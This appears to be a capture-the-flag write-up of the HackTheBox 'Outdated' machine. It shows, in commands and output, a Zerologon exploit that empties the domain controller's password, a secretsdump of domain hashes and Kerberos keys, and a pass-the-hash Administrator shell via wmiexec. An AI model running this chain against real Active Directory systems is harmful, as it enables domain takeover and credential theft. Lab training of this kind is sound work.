
Writeup Outdated HackTheBox

HackTheBox Platform Machine Outdated Resolution


We start by scanning the ports of the machine with nmap.



```
└─$ nmap -Pn 10.10.11.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 20:52 +07
Nmap scan report for 10.10.11.175
Host is up (0.80s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
```


In this case we will exploit a probably unintentional way with zerologon.

We download the exploit and execute it by passing it a name and the victim IP.




```
└─$ python3 set_empty_pw.py dc 10.10.11.175
Performing authentication attempts...

NetrServerAuthenticate3Response
ServerCredential:
Data:                            b'\x1f\x1e]C\x9d\x994J'
NegotiateFlags:                  556793855
AccountRid:                      1002
ErrorCode:                       0


server challenge b'\x1f\xf1a}\x8f\xe31\xd2'
NetrServerPasswordSet2Response
ReturnAuthenticator:
Credential:
Data:                            b'\x01\x1b\x9e\x02\x9fe{\xae'
Timestamp:                       0
ErrorCode:                       0



Success! DC should now have the empty string as its machine password.
```

Since the password has been removed we can dump hashes with secretsdump.



```
└─$ impacket-secretsdump -just-dc -no-pass 'DC$@10.10.11.175'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:716f1ce2e2cf38ee1210cce35eb78cb6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a300e4031093085c7af7ac61a79e6d00:::
outdated.htb\btables:1106:aad3b435b51404eeaad3b435b51404ee:781444163f086fdf8de13de9110ed6e7:::
outdated.htb\sflowers:1108:aad3b435b51404eeaad3b435b51404ee:1fcdb1f6015dcb318cc77bb2bda14db5:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CLIENT$:1105:aad3b435b51404eeaad3b435b51404ee:1333189ff9b0d40bd28b559367d10b4d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:63aee8b6212f896e9f77ffe35c5e627eb6d7747789ce3bbbe0a7795e4fa5d30f
Administrator:aes128-cts-hmac-sha1-96:9bc253debb8c72719bb4d9556da893c8
Administrator:des-cbc-md5:c73d37ce7aa23bba
krbtgt:aes256-cts-hmac-sha1-96:fc0777c879de9a1b5829a0f5af4ad4ceecc0467ed5b4ed4da03cc8c166c2f6a4
krbtgt:aes128-cts-hmac-sha1-96:4bcb0dc7aa6d2350c2f393a9363c0d90
krbtgt:des-cbc-md5:0de5104361fbbafd
outdated.htb\btables:aes256-cts-hmac-sha1-96:4768842d807c4c86c0a790c6f3e5d9d95da0756bcba3b673d9d706c4e9d6a1ef
outdated.htb\btables:aes128-cts-hmac-sha1-96:fe8bfe29a913b75fda3334866bcb184b
outdated.htb\btables:des-cbc-md5:6b3dae3e25ea1597
outdated.htb\sflowers:aes256-cts-hmac-sha1-96:d09b6258f76a317292085ea334ce76f72a36398d7c19a343c9bc180ed3ee20d8
outdated.htb\sflowers:aes128-cts-hmac-sha1-96:2cc8eab0b52accdf43d4aaba13f5c61d
outdated.htb\sflowers:des-cbc-md5:cd9e10bf648c49fd
DC$:aes256-cts-hmac-sha1-96:351ad752d5759aa78646dfe80508eab8fe78483599d0e58fef7f98dc6a8a9f99
DC$:aes128-cts-hmac-sha1-96:a225024840f6e95d17b5f653cbd197e8
DC$:des-cbc-md5:98e329b54c80f2d5
CLIENT$:aes256-cts-hmac-sha1-96:2991d549cc72d36252824d26fd05957765c22386892788dd24f3424d4fba8a42
CLIENT$:aes128-cts-hmac-sha1-96:3006604de5b27fd3fdaab8b825a16c23
CLIENT$:des-cbc-md5:54ec0e38809eadce
```

With the hash now we connect with wmiexec and we are Administrator.



```
└─$ impacket-wmiexec WORKGROUP/Administrator@10.10.11.175 -hashes :716f1ce2e2cf38ee1210cce35eb78cb6
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
outdated\administrator

C:\>cd Users
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 2170-25D8

 Directory of C:\Users

06/15/2022  10:48 PM    <DIR>          .
06/15/2022  10:48 PM    <DIR>          ..
06/15/2022  07:33 AM    <DIR>          .NET v4.5
06/15/2022  07:33 AM    <DIR>          .NET v4.5 Classic
06/14/2022  10:29 AM    <DIR>          Administrator
06/14/2022  10:29 AM    <DIR>          Public
06/15/2022  10:48 PM    <DIR>          sflowers
               0 File(s)              0 bytes
               7 Dir(s)   9,673,584,640 bytes free

C:\Users>type C:\Users\sflowers\Desktop\user.txt
ad7a16f918d8606856614b48010f4131

C:\Users>type C:\Users\Administrator\Desktop\root.txt
ba61feedcddcf96f46bb741ff43cd168
```